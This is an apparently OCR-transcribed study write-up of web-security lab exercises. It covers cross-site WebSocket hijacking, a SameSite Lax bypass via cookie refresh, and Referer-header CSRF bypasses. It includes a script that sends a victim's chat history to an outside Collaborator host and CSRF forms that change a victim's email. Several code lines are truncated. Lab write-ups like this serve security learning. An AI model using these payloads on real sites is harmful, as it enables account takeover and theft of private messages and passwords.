
“if we want to see the chat then mechanicssm is first send the cookie and then all the chat wil be given”

“but here problem is it is useing samesite on strict so direct payload will not going to work so we need to find the way where we can use samesite to transfer the payload”



“here also we have fine the website which belongs to same domain let see what is there”





“and here we can run javascript, basically script for payload”


“if we send the READY to in websockt then if there is any previous chat with session cookie then it give use all the chat”

“so lets create the script payload “

```
<script>
    var ws = new WebSocket('wss://0a70002104784182817 8b73700ac00
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://cdtqmz4hvffv6wyj0v3eiihznqthha5z.oastify.
    };
</script>
```

“send the READY to the server an whatever the chat or response will be there transfer on our server basically burpcollaborator “

but `ecode this in the url format to` transfer in that login page



“now copy the url and put it on exploit server with document.location=`"paste link"` “

“view you collaborator you will recive the chat with passwrod”

“get the passwrod and login it “

Lab: SameSite Lax bypass via cookie refresh

“in this lab we have to change the email of the victim”


“now when we login on sso we are directed to continue and then we can change own email”

“so now let make poc and go to exploit server and view exploit”

“it is working”

“wait for two minuts “

now its not working



“now let see how the things are working”

Manual LAX

as developer put Lax
then after getting cookie it applyes
that no other request from out
side will Accepted


≠

Default LAX

If samesite security is not
set then browser automatically
put lax but issue it after give cookie it
give a chance for 120s (2 min) in this two minitus
we are allowed to make request

“when we went of /social-login”

after that it give us new cookie”



“so now after getting new cookie in 2minust we are allowed to change “

so now just add this in poc

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a5100d804ceb75e80def859005400d0.web-s
      <input type="hidden" name="email" value="hello22&#64;gmail
      <input type="submit" value="Submit request" />
    </form>
    <script>
    window.open('https://YOUR-LAB-ID.web-security-academy.net/so
    setTimeout(changeEmail, 5000);

    function changeEmail(){
        document.forms[0].submit();
    }
</script>
  </body>
</html>
```

Lab: CSRF where Referer validation depends on header being present

"Referer Head mean it tells that your which website your coming from"


```
<html>
<head>
<meta name="referrer" content="no-referrer">
</head>

  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>

    <form action="https://0a6100da0323548980ac049400a900ca.web-s
      <input type="hidden" name="email" value="hellaaaao22&#64;g
      <input type="submit" value="Submit request" />

    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Lab: CSRF with broken Referer validation

"basically in this lab reffer is checking `0a4b00e604fc586d84c186dd00e00061.web-security-academy.net` so in url we shoud have this url we can do this `google.com/anthing/?0a4b00e604fc586d84c186dd00e00061.web-security-academy.net` "this will work ok same this we did"

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a4b00e604fc586d84c186dd00e00061.web-s
      <input type="hidden" name="email" value="hellasado&#64;asd
      <input type="submit" value="Submit request" />
    </form>
    <script>
```

```
        history.pushState("", "", "/?0a4b00e604fc586d84c186dd00e00
        document.forms[0].submit();
      </script>
    </body>
</html>
```



“with unsafe-url we are sending whole url of refferer header”